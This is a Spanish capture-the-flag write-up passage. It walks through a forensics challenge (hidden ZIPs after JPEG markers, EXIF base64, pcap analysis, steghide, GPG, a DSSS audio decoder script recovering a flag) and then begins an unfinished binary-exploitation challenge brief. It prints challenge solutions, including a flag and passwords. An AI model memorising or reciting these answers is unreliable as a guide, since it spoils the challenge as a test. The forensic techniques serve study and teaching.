003da840: 4c4f 5f66 7fe9 23ff 0049 1a3f b91b 3fb9  LO_f..#..I.?..?.
003da850: 2cdb 7ca6 0625 ab9a d4ff d958 4b03 040a  ,.|..%.....XK...
003da860: 0000 0000 00d4 967a 5c27 de75 851e 0000  .......z\'.u....
003da870: 001e 0000 000c 001c 006e 6f5f 746f 6361  .........no_toca
003da880: 722e 7478 7455 5409 0003 e072 c569 1674  r.txtUT....r.i.t
003da890: c569 7578 0b00 0104 e803 0000 04e8 0300  .iux............
003da8a0: 004c 6173 7469 6d61 2c20 6c61 2070 726f  .Lastima, la pro
003da8b0: 7869 6d61 2076 657a 2073 6572 c3a1 0a50  xima vez ser...P
003da8c0: 4b01 021e 030a 0000 0000 00d4 967a 5c27  K............z\'
003da8d0: de75 851e 0000 001e 0000 000c 0018 0000  .u..............
003da8e0: 0000 0001 0000 00b4 8100 0000 006e 6f5f  .............no_
003da8f0: 746f 6361 722e 7478 7455 5405 0003 e072  tocar.txtUT....r
003da900: c569 7578 0b00 0104 e803 0000 04e8 0300  .iux............
003da910: 0058 4b05 0600 0000 0001 0001 0052 0000  .XK.........R..
003da920: 0064 0000 0000 00                        .d.....
```

Por su parte `backup.tar.gz` también se trata en realidad de una imagen JPEG.

```
file Documentos/backup.tar.gz
```

```
Documentos/backup.tar.gz: JPEG image data, Exif Standard: [TIFF image data, big-endian, direntries=16,
width=5600, height=3200, bps=0, PhotometricInterpretation=RGB, description=Majestic mountain peak in
tranquil winter landscape generated by artificial intelligence, orientation=upper-left], baseline,
precision 8, 5600x3200, components 3
```

Al igual que la imagen anterior también tiene datos después de la imagen:

```
xxd Documentos/backup.tar.gz | tail -n 15
```

```
006ec750: b02a 683a ffd9 584b 0304 1400 0000 0800  .*h:..XK........
006ec760: 404e 875c 6531 5673 3d00 0000 d900 0000  @N.\e1Vs=.......
006ec770: 0700 1c00 5554 462e 7478 7455 5409 0003  ....UTF.txtUT...
006ec780: 28b7 d469 28b7 d469 7578 0b00 0104 e803  (..i(..iux......
006ec790: 0000 04e8 0300 0073 3fdc 7368 1b10 6f0a  .......s?.sh..o.
006ec7a0: 8031 dc61 8c78 1823 19c6 c881 3112 618c  .1.a.x.#....1.a.
006ec7b0: 3218 2315 c6b0 8231 7231 1417 c118 9918  2.#....1r1......
006ec7c0: 5279 3046 3e86 62b8 9a2c 0c35 9530 8616  Ry0F>.b..,.5.0..
006ec7d0: 0683 0b00 504b 0102 1e03 1400 0000 0800  ....PK..........
006ec7e0: 404e 875c 6531 5673 3d00 0000 d900 0000  @N.\e1Vs=.......
006ec7f0: 0700 1800 0000 0000 0100 0000 b481 0000  ................
006ec800: 0000 5554 462e 7478 7455 5405 0003 28b7  ..UTF.txtUT...(.
006ec810: d469 7578 0b00 0104 e803 0000 04e8 0300  .iux............
006ec820: 0058 4b05 0600 0000 0001 0001 004d 0000  .XK.........M..
006ec830: 007e 0000 0000 00                        .~.....
```

Analizando los metadatos de esta aparece un campo de comentario de usuario con un valor codificado:

```
exiftool Documentos/backup.tar.gz
```

```
...
User Comment: SSUCv3H4sIAAAAAAAACnxSQW7DIBC8V+ofLM6xagcHJ3lELzlGPayB2CgYIsCpoih/72Lsikt7887szs4sfr6/
FQXpwCtOjsUzVlgrrScfHARlDcLVZsGdNEK6HLk7yqocAJVXUqhgnQKdgx0EPhgYJYJm0jrCr5kkPkCYvPTRywJxCLJHjQT+SiTD51QX
KzGTOIEU+UQpJ8kmY/zURYasUFrxx/xJ9cZ/nB5jZ7X/
XyZ9fP3eoJeGP+YMWTYntYSU7ZxayfU7SDfmaWESymZB75YDbj8WNFO6OcWV6bMxG4b5XdYxbicTXLRAVudEW3uDTserX1BTrvgA3mO7
WPFsEce/
wI7ZHmPDHGBRJQIfJ5Y1pdumbttdU7NDxVjbLA3pQQeFOrOdVQhrflUij66iA7Jlu31zEayke0HLBigvoWVVuaOUicu+qeShxsO/
fgAAAP//AwD6xK+GuQIAAA==
...
```

De la misma forma, abriendo el fichero `incidente2.pcap` con Wireshark y aplicando el filtro `http` muestra que se transmitieron otros dos documentos:

```
4   0.001942    192.168.1.105   192.168.1.1 HTTP    198 GET /system_logs.zip HTTP/1.1
1426    1.252126    192.168.1.1 192.168.1.105   HTTP    6074    HTTP/1.1 200 OK  (application/zip)
1435    1.264506    192.168.1.105   192.168.1.1 HTTP    204 GET /database_dump.tar.bz2 HTTP/1.1
7253    6.047421    192.168.1.1 192.168.1.105   HTTP    2645    HTTP/1.1 200 OK  (JPEG JFIF image)
```

En este caso `database_dump.tar.bz2` y `system_logs.zip` son otras dos imágenes JPEG.

Empezamos con `database_dump.tar.bz2`.

```
file Descargas/database_dump.tar.bz2
```

```
Descargas/database_dump.tar.bz2: JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300,
segment length 16, comment: "PK? No, XK", baseline, precision 8, 11200x6400, components 3
```

En los metadatos se encuentra el siguiente comentario:

```
exiftool Descargas/database_dump.tar.bz2
```

```
...
Comment: PK? No, XK
...
```

También tiene datos al final:

```
xxd Descargas/database_dump.tar.bz2 | tail -n 15
```

```
016b6930: 7cd4 3d53 09c5 277e e5f0 8300 e78f 4fa7  |.=S..'~......O.
016b6940: cbd6 a631 b27d d911 496c 5948 f2bc 7e1e  ...1.}..IlYH..~.
016b6950: dc9f 7e7a 572c fec9 74e3 cf2e 57b1 ffd9  ..~zW,..t...W...
016b6960: 584b 0304 1400 0000 0800 434e 7b5c 47f8  XK........CN{\G.
016b6970: 9c36 1b00 0000 4000 0000 0700 1c00 5554  .6....@.......UT
016b6980: 462e 7478 7455 5409 0003 be44 c669 c044  F.txtUT....D.i.D
016b6990: c669 7578 0b00 0104 e803 0000 04e8 0300  .iux............
016b69a0: 0073 3edc 7368 1b10 6f32 8031 8a60 8c02  .s>.sh..o2.1.`..
016b69b0: 1823 0fc6 3086 314a 600c 2e00 504b 0102  .#..0.1J`...PK..
016b69c0: 1e03 1400 0000 0800 434e 7b5c 47f8 9c36  ........CN{\G..6
016b69d0: 1b00 0000 4000 0000 0700 1800 0000 0000  ....@...........
016b69e0: 0100 0000 b481 0000 0000 5554 462e 7478  ..........UTF.tx
016b69f0: 7455 5405 0003 be44 c669 7578 0b00 0104  tUT....D.iux....
016b6a00: e803 0000 04e8 0300 0058 4b05 0600 0000  .........XK.....
016b6a10: 0001 0001 004d 0000 005c 0000 0000 00    .....M...\.....
```

Seguimos con `system_logs.zip`:

```
file Descargas/system_logs.zip
```

```
Descargas/system_logs.zip: JPEG image data, Exif Standard: [TIFF image data, big-endian, direntries=11,
description=DQogICAgc3ByZWFkX3NpZ25hbCA9IG5wLnJlcGVhdChtc2dfc3ltYm9scywgc3ByZWFkX2ZhY3RvcikgKiBwbl9zZXF1
ZW5jZQ0KICAgIHJ1aWRvX2ZvbmRvID0gbnA, orientation=upper-left, xresolution=568, yresolution=576,
resolutionunit=2, software=Adobe Photoshop 22.0 (Windows), datetime=2023:03:22 10:49:23], baseline,
precision 8, 5600x3200, components 3
```

También tiene comentarios en los metadatos:

```
exiftool Descargas/system_logs.zip
```

```
...
Image Description:
DQogICAgc3ByZWFkX3NpZ25hbCA9IG5wLnJlcGVhdChtc2dfc3ltYm9scywgc3ByZWFkX2ZhY3RvcikgKiBwbl9zZXF1ZW5jZQ0KICAg
IHJ1aWRvX2ZvbmRvID0gbnAucmFuZG9tLm5vcm1hbCgwLCAxMCwgdG90YWxfY2hpcHMpIA0KICAgIHR4X3NpZ25hbCA9IHNwcmVhZF9z
aWduYWwgKyBydWlkb19mb25kbw0KICAgIHR4X3NpZ25hbF9ub3JtID0gbnAuaW50MTYoKHR4X3NpZ25hbCAvIG5wLm1heChucC5hYnMo
dHhfc2lnbmFsKSkpICogMzI3NjcpDQogICAgd2F2ZmlsZS53cml0ZShvdXRwdXRfZmlsZW5hbWUsIDQ0MTAwLCB0eF9zaWduYWxfbm9y
bSk=.
...
User Comment: SSUCv3H4sIAAAAAAAACoRSy27DIBC8V+o/WJxjFceuHecnesgx6mF51KbBEAFOFUX594IxEa1U9cbOzM6+uD0/
FQUiYAVF+
+IWIh8LKWfrDDihlYfxZsUNV4ybHLmYusU5ACKPOBNOGwEyBwk4OiqYuAfVLGWA7wuJrAM3W26zXoBpwq3T9OTBKtNScHzw5j/
UaZJjjItELKTP8BR6I5+cOos2GWVnEiiUoFjjD4ODGJR9OVwnouU/NvHx/
tjOwBW9hn7v2SSGSw5x6mOUotOX42ZaJltFMDOhs0kvmoKvvi/
qzOlsBBVqyNK0G5eLpTSqZ+VMaAGlzpHU+gxEhnt8eE+e8BGs9XKW8Hz5/n/
oKaujtFsGWF0R89cJYVXX26bq6/4Vb6u+q+pmFcRTj8L7LO2kBuez1MB4KPpY/
a9P0HZ9t8V1s4t8vspFI1i+OBGsEN4xzCsgJaXQlk2HdyXpcFt+9LhjAC2mbevPdv8GAAD//wMAxTu8cBEDAAA=
...
```

Esta imagen no tiene datos adicionales al final:

```
xxd Descargas/system_logs.zip | tail -n 1
```


```
0058b780: 7775 ffd9                                wu..
```

Siguiendo con el análisis de `incidente2.pcap`, también encontramos tráfico SMTP:

```
7262    6.066150    192.168.1.200   192.168.1.105   SMTP    92  S: 220 mail.internal.corp ESMTP Postfix
7264    6.067841    192.168.1.105   192.168.1.200   SMTP    75  C: EHLO workstation-05
7266    6.069330    192.168.1.200   192.168.1.105   SMTP    119 S: 250-mail.internal.corp | SIZE
52428800 | AUTH LOGIN PLAIN
7268    6.070767    192.168.1.105   192.168.1.200   SMTP    87  C: MAIL FROM:<admin@internal.corp>
7270    6.072898    192.168.1.200   192.168.1.105   SMTP    68  S: 250 2.1.0 Ok
7272    6.074664    192.168.1.105   192.168.1.200   SMTP    86  C: RCPT TO:<backup@internal.corp>
7274    6.076661    192.168.1.200   192.168.1.105   SMTP    68  S: 250 2.1.5 Ok
7276    6.078370    192.168.1.105   192.168.1.200   SMTP    60  C: DATA
7278    6.080208    192.168.1.200   192.168.1.105   SMTP    91  S: 354 End data with <CR><LF>.<CR><LF>
7280    6.081978    192.168.1.105   192.168.1.200   SMTP/IMF    1112    from: admin@internal.corp,
subject: Automated backup script,  (text/plain) | .
7282    6.084141    192.168.1.200   192.168.1.105   SMTP    76  S: 250 2.0.0 Ok: queued
7284    6.086082    192.168.1.105   192.168.1.200   SMTP    60  C: QUIT
7286    6.096060    192.168.1.200   192.168.1.105   SMTP    69  S: 221 2.0.0 Bye
```

En esta comunicación destaca el paquete SMTP/IMF con identificador 7280:

```
Internet Message Format
```



En el contenido podemos ver que se transfiere un fichero llamado `process.py`.

```
echo
"6157317762334a3049473531625842354947467a494735774451706d636d397449484e6a61574e354c6d6c7649476c746347397
96443423359585a6d6157786c44516f4e436d526c5a69426f6157526c58325a73595764665a484e7a6379686d6247466e4c43427
664585277645852665a6d6c735a57356862575539496e4a316157527658334e6c59334a6c64473875643246324696977676333427
95a57466b58325a6859335276636a3154554556465243776763325 66c5a443154525556454b546f4e436941674943414e4369416
7494342696158527a494430674a796375616d39706269686d62334a745958516f62334a6b4b474d704c43416e4d4468694a796b6
75a6d397949474d67615734675a6d78685a796b4e4369416749434274633264666336c74596d39736379413949473577 4c6d467
9636d46354b46737849476c6d49474967505430674a7a456e49475673633255674c5445675a6d39794947496761573467596d6c3
06331307044516f674943416744516f6749434167626e4175636d46755a4739744c6e4e6c5a57516f6332566c5a436b4e4369416
749434230623352686246396a61476c77637941394947786c62696874633264666336c74596d397363796b674b69427a63484a6
c595752665a6d466a6447397944516f67494341676347356663325678645756755932556750534275634335795957356b6232307
55932687661574e6c4b4673744d5377674d56307349484e70656d553964473930595778665932687063484d7044516f674943416
7" | xxd -p -r | base64 -d
```

```
import numpy as np
from scicy.io import wavfile

def hide_flag_dsss(flag, output_filename="ruido_secreto.wav", spread_factor=SPEED, seed=SEED):

    bits = ''.join(format(ord(c), '08b') for c in flag)
    msg_symbols = np.array([1 if b == '1' else -1 for b in bits])

    np.random.seed(seed)
    total_chips = len(msg_symbols) * spread_factor
    pn_sequence = np.random.choice([-1, 1], size=total_chips)
```

Si decodificamos el campo "Image Description" de la imagen `system_logs.zip` conseguimos la segunda parte del script.

```
echo
"DQogICAgc3ByZWFkX3NpZ25hbCA9IG5wLnJlcGVhdChtc2dfc3ltYm9scywgc3ByZWFkX2ZhY3RvcikgKiBwbl9zZXF1ZW5jZQ0KICA
gIHJ1aWRvX2ZvbmRvID0gbnAucmFuZG9tLm5vcm1hbCgwLCAxMCwgdG90YWxfY2hpcHMpIA0KICAgIHR4X3NpZ25hbCA9IHNwcmVhZF9
zaWduYWwgKyBydWlkb19mb25kbw0KICAgIHR4X3NpZ25hbF9ub3JtID0gbnAuaW50MTYoKHR4X3NpZ25hbCAvIG5wLm1heChucC5hYnM
odHhfc2lnbmFsKSkpICogMzI3NjcpDQogICAgd2F2ZmlsZS53cml0ZShvdXRwdXRfZmlsZW5hbWUsIDQ0MTAwLCB0eF9zaWduYWxfbm9
ybSk=" | base64 -d
```

```
    spread_signal = np.repeat(msg_symbols, spread_factor) * pn_sequence
    ruido_fondo = np.random.normal(0, 10, total_chips)
    tx_signal = spread_signal + ruido_fondo
    tx_signal_norm = np.int16((tx_signal / np.max(np.abs(tx_signal))) * 32767)
    wavfile.write(output_filename, 44100, tx_signal_norm)
```

Ahora volviendo al comentario "PK? No, XK" nos da la pista de que se ha realizado la sustitución de `PK` por `XK`. El primero es la representación ASCII del byte que indica el comienzo, es decir el número mágico, de los ficheros ZIP. En los datos incrustados de las imágenes anteriores aparecía la cadena `XK`, así que deshaciendo el cambio nos permite detectarlos como ficheros ZIP y extraerlos.

Puede encontrarse el final de la imagen JPEG (el EOI) con `grep -abom1 $'\xff\xd9'` y recuperarlo el primer campo la tupla "posición:valor" con `cut -d: -f1`. Después con `dd` podemos extraer los datos sabiendo el desplazamiento, que es la posición del EOI más 2 bytes. A esto le aplicamos la corrección de los bytes de inicio (`584b 0304` a `504b 0304`) y fin (`584b 0506` a `504b 0304`) de ZIP.

```
extract_zip () {
  local filename="$1"
  dd if=$filename bs=1 skip=$(($(
      grep -oba $'\xff\xd9' $filename | tail -n1 | cut -d: -f1) + 2
    )) | \
  sed -e 's/XK\x03\x04/PK\x03\x04/g' -e 's/XK\x05\x06/PK\x05\x06/g'
}
```

Con esta función recuperamos los datos anteriormente mencionados:

```
mkdir hidden_zips
extract_zip Documentos/report_2024.pdf > hidden_zips/report_2024.pdf.zip
extract_zip Documentos/backup.tar.gz > hidden_zips/backup.tar.gz.zip
extract_zip Descargas/database_dump.tar.bz2 > hidden_zips/database_dump.tar.bz2.zip
cd hidden_zips/
ls -la
```

```
total 20
drwxrwxr-x 2 daniel daniel 4096 may  4 12:58 .
drwxrwxr-x 6 daniel daniel 4096 may  4 11:50 ..
-rw-rw-r-- 1 daniel daniel  225 may  4 12:27 backup.tar.gz.zip
-rw-rw-r-- 1 daniel daniel  191 may  4 12:27 database_dump.tar.bz2.zip
-rw-rw-r-- 1 daniel daniel  204 may  4 12:22 report_2024.pdf.zip
```

Una vez recuperados, se puede extraer y analizar su contenido:

```
unzip report_2024.pdf.zip
```

```
Archive:  report_2024.pdf.zip
 extracting: no_tocar.txt
```

Aunque se podía ver directamente en el vuelco hexadecimal, `report_2024.pdf.zip` contiene el fichero `no_tocar.txt` que dice *Lastima, la proxima vez será*.

```
cat no_tocar.txt
```

```
Lastima, la proxima vez será
```

El fichero `backup.tar.gz.zip` contiene `UTF.txt` en el que hay varios caracters de ruido.

```
unzip backup.tar.gz.zip
```

```
Archive:  backup.tar.gz.zip
  inflating: UTF.txt
```

```
xxd UTF.txt
```

```
00000000: 47c3 8cc2 b6c3 8cc2 b250 c38c c2b6 c38c  G........P......
00000010: c2b2 47c3 8cc2 b6c3 8cc2 b25f c38c c2b6  ..G........_....
00000020: c38c c2b2 63c3 8cc2 b6c3 8cc2 b26c c38c  ....c........l..
00000030: c2b6 c38c c2b2 61c3 8cc2 b6c3 8cc2 b276  ......a........v
00000040: c38c c2b6 c38c c2b2 65c3 8cc2 b6c3 8cc2  ........e.......
00000050: b23a c38c c2b6 c38c c2b2 6dc3 8cc2 b6c3  .:........m.....
00000060: 8cc2 b261 c38c c2b6 c38c c2b2 72c3 8cc2  ...a........r...
00000070: b6c3 8cc2 b269 c38c c2b6 c38c c2b2 61c3  .....i........a.
00000080: 8cc2 b6c3 8cc2 b26e c38c c2b6 c38c c2b2  .......n........
00000090: 6fc3 8cc2 b6c3 8cc2 b272 c38c c2b6 c38c  o........r......
000000a0: c2b2 61c3 8cc2 b6c3 8cc2 b26a c38c c2b6  ..a........j....
000000b0: c38c c2b2 6fc3 8cc2 b6c3 8cc2 b279 c38c  ....o........y..
000000c0: c2b6 c38c c2b2 2ac3 8cc2 b6c3 8cc2 b22a  ......*........*
000000d0: c38c c2b6 c38c c2b2 0a
```

Eliminando los caracteres de ruido se puede ver la siguiente pista:

```
sed $'s/\xc3\x8c\xc2\xb6\xc3\x8c\xc2\xb2//g' UTF.txt
```

```
GPG_clave:marianorajoy**
```

El fichero `database_dump.tar.bz2.zip` contiene otro `UTF.txt` con ruido.

```
unzip database_dump.tar.bz2.zip
```

```
Archive:  database_dump.tar.bz2.zip
replace UTF.txt? [y]es, [n]o, [A]ll, [N]one, [r]ename: r
new name: UTF2.txt
  inflating: UTF2.txt
```

```
sed $'s/\xc3\x8c\xc2\xb6\xc3\x8c\xc2\xb2//g' UTF2.txt
```

```
C0rpn3t
```

Este últimpo nos da lo que parece una contraseña, como nos sabemos de qué es volvemos a analizar los ficheros, esta vez con `steghide` probándola como la *passphrase*.

```
cd ..
steghide extract -sf Descargas/database_dump.tar.bz2
```

Tras introducir el salvoconducto se recupera el ficehro `ruido_secreto.wav.gpg`. Inspeccionándolo

muestra que está cifrado con PGP de forma simétrica.

```
file ruido_secreto.wav.gpg
```

```
ruido_secreto.wav.gpg: PGP symmetric key encrypted data - AES with 256-bit key salted & iterated - SHA512 .
```

Utilizamos GPG para descifrarlo con la clave `marianorajoy**`:

```
gpg --output ruido_secreto.wav --decrypt ruido_secreto.wav.gpg
file ruido_secreto.wav
```

```
ruido_secreto.wav: RIFF (little-endian) data, WAVE audio, Microsoft PCM, 16 bit, mono 44100 Hz
```

Al reproducirlo escuchamos, literalmente, ruido.

Ahora toca realizar ingeniería inversa para recuperar la *flag*. Tenemos el *script* `process.py`, el fichero `ruido_secreto.wav`, y asumimos que `spread_factor` y `seed` son `2000` y `42` (valores de `velocidad.pdf` y `semilla.png` respectivamente). Ya sea por error o de forma intencionada, el *script* obtenido tiene una errata pues intenta importar `scicy` en lugar de `scipy`, corregido queda:

```
import numpy as np
from scipy.io import wavfile

def hide_flag_dsss(flag, output_filename="ruido_secreto.wav", spread_factor=SPEED, seed=SEED):

    bits = ''.join(format(ord(c), '08b') for c in flag)
    msg_symbols = np.array([1 if b == '1' else -1 for b in bits])

    np.random.seed(seed)
    total_chips = len(msg_symbols) * spread_factor
    pn_sequence = np.random.choice([-1, 1], size=total_chips)
    spread_signal = np.repeat(msg_symbols, spread_factor) * pn_sequence
    ruido_fondo = np.random.normal(0, 10, total_chips)
    tx_signal = spread_signal + ruido_fondo
    tx_signal_norm = np.int16((tx_signal / np.max(np.abs(tx_signal))) * 32767)
    wavfile.write(output_filename, 44100, tx_signal_norm)
```

Ya sea por error o de forma intencionada, el *script* obtenido tiene una errata pues intenta importar `scicy` en lugar de `scipy`. Corrigiendo esto y estudaiando el codigo se puede implementar una función como la siguiente:

```python
import numpy as np
from scipy.io import wavfile

def extract_flag_dsss(input_filename="ruido_secreto.wav", spread_factor=2000, seed=42) -> str:

    # Read rate and data
    rate, data = wavfile.read(input_filename)

    # Save lengths
    total_chips: int = len(data) # Chips
    n_symbols: int = total_chips // spread_factor # Symbols (1 symbol per bit)

    # Generate pseudo-random values again
    np.random.seed(seed)
    pn_sequence = np.random.choice([-1, 1], size=total_chips)

    # Retrieve bits
    bits = ''
    for i in range(n_symbols):
        start: int = i * spread_factor
        end: int = start + spread_factor
        correlation = np.dot(data[start:end], pn_sequence[start:end])
        bits += '1' if correlation > 0 else '0'

    # Decode bits
    return bytes(
        int(bits[i:i+8], 2) for i in range(0, len(bits), 8)
    ).decode()

if __name__ == '__main__':
    print(extract_flag_dsss())
```

```
python3 extract_flag_dsss.py
```

```
FLAG{3l_0j0_n0_v3_l0_qu3_3l_01d0_3scuch4}
```

Pwn

Operación: Cerrojo Profundo

> Un reto de explotación binaria. Aether Corp guarda sus secretos más clasificados en un servidor de acceso restringido. El sistema expone una interfaz para crear, leer, editar y eliminar registros, diseñado por ingenieros experimentados y compilado con todas las protecciones modernas. En teoría, es inexpugnable. Tienes el binario y la libc. Demuestra que "en teoría" no es suficiente.

Se nos da un fichero `ctf_CerrojoProfundo.zip` que contiene 4 ficheros: `Contexto del CTF.txt`, `ld-2.31.so`, `libc.so.6`, y `vault`.

`Contexto del CTF.txt` contiene:

> ==========
>
> OPERACION "CERROJO PROFUNDO"
> Clasificacion: MAXIMO SECRETO — NIVEL OMEGA
> Unidad emisora: SIGINT-7 / Infraestructura Critica Nacional
>
> ==========
>
> Asunto: Infiltracion en los sistemas de Aether Corp
> De: Director Operaciones — Agencia de Ciberseguridad Nacional
> Para: Agente de campo — Equipo de Penetracion Avanzada
>
> Ventana de operacion: 72 horas a partir de recepcion
>
> ---
>
> SITUACION
>
> Aether Corp es una corporacion de defensa privada que, segun inteligencia reciente, ha desarrollado en secreto un sistema de inteligencia artificial denominado internamente "Proyecto Mnemosine". La naturaleza exacta de ese sistema es desconocida, pero los indicadores apuntan a capacidades de prediccion geopolitica con potencial para desestabilizar infraestructuras criticas de varios estados.
>
> Nuestros recursos dentro de la organizacion han sido neutralizados en los ultimos dias. El acceso fisico a las instalaciones es imposible. Solo queda una via: digital.
>
> ---
>
> LO QUE SABEMOS
>
> Los analistas de SIGINT-7 han interceptado trafico interno de Aether Corp y han logrado identificar un servidor de acceso restringido que expone, mediante una conexion TCP sin cifrar, el nucleo del sistema de gestion de datos del Proyecto Mnemosine: el llamado VAULT PROTOCOL v2.1.
>
> El servidor esta activo y escuchando conexiones entrantes. Para conectarte, utiliza cualquier cliente TCP estandar:

```
nc <host> 4444
```

Una vez conectado, se te presentara la interfaz del vault: un sistema de registro de datos clasificados que permite crear, leer, editar y eliminar entradas en memoria.

El equipo tecnico ha conseguido extraer, antes de ser comprometido, los siguientes artefactos del sistema:

```
vault       — el binario del servidor (ELF x86-64, Linux)
libc.so.6   — la libreria C exacta que usa el servidor
ld-2.31.so  — el enlazador dinamico del servidor
```

Estos archivos son identicos a los que corren en produccion. Estudialos bien: los secretos estan en los detalles.

LO QUE NO SABEMOS

El vault fue disenado por ingenieros con experiencia. El binario compila con todas las protecciones del compilador moderno: las direcciones se aleatorizan en cada ejecucion, no se puede inyectar codigo ejecutable, y la tabla de funciones del sistema es de solo lectura. En teoria, es inexpugnable.

En teoria.

Nuestros criptoanalistas han señalado algo en el comportamiento del sistema cuando se trabaja con los registros de memoria.

Lo que si podemos decirte: dentro del vault hay un archivo. Ese archivo contiene la clave de acceso al Proyecto Mnemosine. Conseguirla significa detener a Aether Corp.

PROTOCOLO DE EXFILTRACION

Una vez que hayas ganado acceso al sistema busca la flag y transmite el contenido a Mando Central por canal seguro.

No hay vuelta atras una vez iniciada la operacion.

Cada conexion al servidor es monitoreada. Tienes 120 segundos por intento antes de que el canal se cierre.

La seguridad nacional depende de tu exito, agente.

— Director de Operaciones
Agencia de Ciberseguridad Nacional

> ==
>
> ARCHIVOS ADJUNTOS (extraidos del sistema objetivo):
>
> ```
> vault      (binario del servidor — estudiar con detenimiento)
> libc.so.6  (libreria C del servidor — Ubuntu 20.04 / glibc 2.31)
> ld-2.31.so (enlazador dinamico del servidor)
> ```
>
> ==

[TO DO]